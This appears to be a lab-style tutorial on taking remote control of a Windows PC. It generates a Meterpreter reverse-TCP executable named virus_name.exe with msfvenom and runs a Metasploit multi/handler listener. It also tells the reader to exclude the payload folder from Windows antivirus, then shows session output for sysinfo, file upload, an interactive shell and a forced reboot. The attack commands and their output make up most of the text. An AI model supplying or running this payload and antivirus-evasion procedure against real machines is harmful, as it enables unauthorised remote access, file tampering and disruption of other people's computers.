
Get access of windows

1) Open terminal in kali linux and create payload



```
┌──(qwerty㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.129 lport=4444 -f exe > virus_name.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

susdo msfconsole


msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=6001 –f exe > virus_name.exe

Do above. It will create a payload.

In lhost set ip address of kali linux in which we get access of windows (source system ip address)
Lport= 4444 or 1234 etc.
This command will create file name virus_name.exe, which we need to copy into windows system.


2) Type msfconsole in terminal to open metasploit in KALI

3) Type following command



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Set lhost = ip address of kali linux.



```
msf6 exploit(multi/handler) > set lhost 192.168.1.129
lhost ⇒ 192.168.1.129
msf6 exploit(multi/handler) > run
```


To move your file form kali to window follow :
https://www.youtube.com/watch?v=hIzFvt3nyuw

In windows the folder where you have puton the virus_name.exe file must be excluded from windows anti virus. To exclude it from the windows do the following:

“Go to Start > Settings > Update & Security > Windows Security > Virus & threat protection. Under Virus & threat protection settings, select Manage settings, and then under Exclusions, select Add or remove exclusions. Select Add an exclusion, and then select from files, folders, file types, or process.”

Now virus_name.exe which is in windows by double clicking on it.

4) It will create meterpreter session.
5) Type help for available commands.
6) Type sysinfo to get windows information



```
meterpreter > sysinfo
Computer        : JOHN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\John\Desktop
meterpreter > upload /home/qwerty/Desktop/Hacked
[*] uploading  : /home/qwerty/Desktop/Hacked → Hacked
[*] uploaded   : /home/qwerty/Desktop/Hacked → Hacked
meterpreter > rm Hacked
meterpreter > upload ./Hacked.txt
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /hom
meterpreter > upload /home/qwerty/Desktop/Hacked.txt
[*] uploading  : /home/qwerty/Desktop/Hacked.txt → Hacked.txt
[*] Uploaded 14.00 B of 14.00 B (100.0%): /home/qwerty/Desktop/Hacked.txt → Hacked.txt
[*] uploaded   : /home/qwerty/Desktop/Hacked.txt → Hacked.txt
meterpreter > shell
Process 1932 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\John\Desktop>exit
exit
meterpreter > reboot
Rebooting ...
meterpreter >
[*] 192.168.1.108 - Meterpreter session 1 closed.  Reason: Died
```

We can also copy file into windows system.
First create one file into kali linux, here file name is hacked.
Now type pwd , then upload /home/qwarty/desktop/hacked.txt

We can type reboot command to restart the windows system.